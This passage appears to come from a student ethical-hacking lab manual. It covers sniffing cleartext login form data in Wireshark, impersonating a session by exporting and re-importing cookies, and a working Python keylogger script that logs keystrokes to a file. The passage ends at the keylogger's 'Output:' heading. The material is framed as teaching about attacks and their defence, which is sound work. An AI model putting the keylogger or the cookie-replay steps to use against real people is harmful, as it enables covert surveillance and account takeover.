
Step 5: Login to ZeroBank – Enter your credentials and log in to analyze authentication traffic.



Step 6: Stop Capture – After browsing for a while, stop the capture in Wireshark.

Step 7: Analyze Packets – Use filters like http, tcp, dns, or tls to inspect requests, responses, and potential security issues.

Step 8: Use the **Filter -** http.request.method==POST




Step 9: Click on the captured **POST request** to /signin.html.

Step 10: Expand the **Hypertext Transfer Protocol (HTTP)** section.

Step 11: Locate **Form Data**, which contains:

- user_login: abc@gmail.com
- user_password: 234567890



Practical No: 6

Aim: Session Impersonation with Firefox and Tamper Data


- **Install and configure the Tamper Data add-on in Firefox.**
- **Intercept and modify HTTP requests to impersonate a user's session.**
- **Understand the impact of session impersonation and the importance of session management.**

Cookie editor: -

Steps:


Step 1 : Open Firefox/Chrome


Step 2: - Go to Add-ons (Ctrl + Shift + A) and search for "Cookie Editor" or install an add-on like: EditThisCookie (Chrome & Firefox) or Cookie Quick Manager (Firefox)



Step 3: - Open a target website where you have an account.

Step 4: - Open the Cookie Editor and then click on Export.





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


Step 5: - After clicking on export click on json and then export the file.



Step 6: - Then logout the account from the target website.



Step 7: - After logout the Account again import the json file in cookie editor in the target website.



Practical No: 7

Aim: Creating a Keylogger with Python

- **Write a Python script that captures and logs keystrokes from a target system.**
- **Execute the keylogger script and observe the logged keystrokes.**
- **Understand the potential security risks associated with keyloggers and the importance of protecting against them.**

Program:

```
from pynput import keyboard
log_file = "keylog.txt"  # log file to store keystrokes

# function to write keystrokes to a file
def on_press(key):
    try:
        with open(log_file, "a") as f:
            f.write(f"{key.char}")  # Normal Keys
    except AttributeError:
        with open(log_file, "a") as f:
            f.write(f"{str(key)}")  # Special Keys

# Start listening for keystrokes
with keyboard.Listener(on_press=on_press) as listener:  # Corrected here
    listener.join()
```

Output: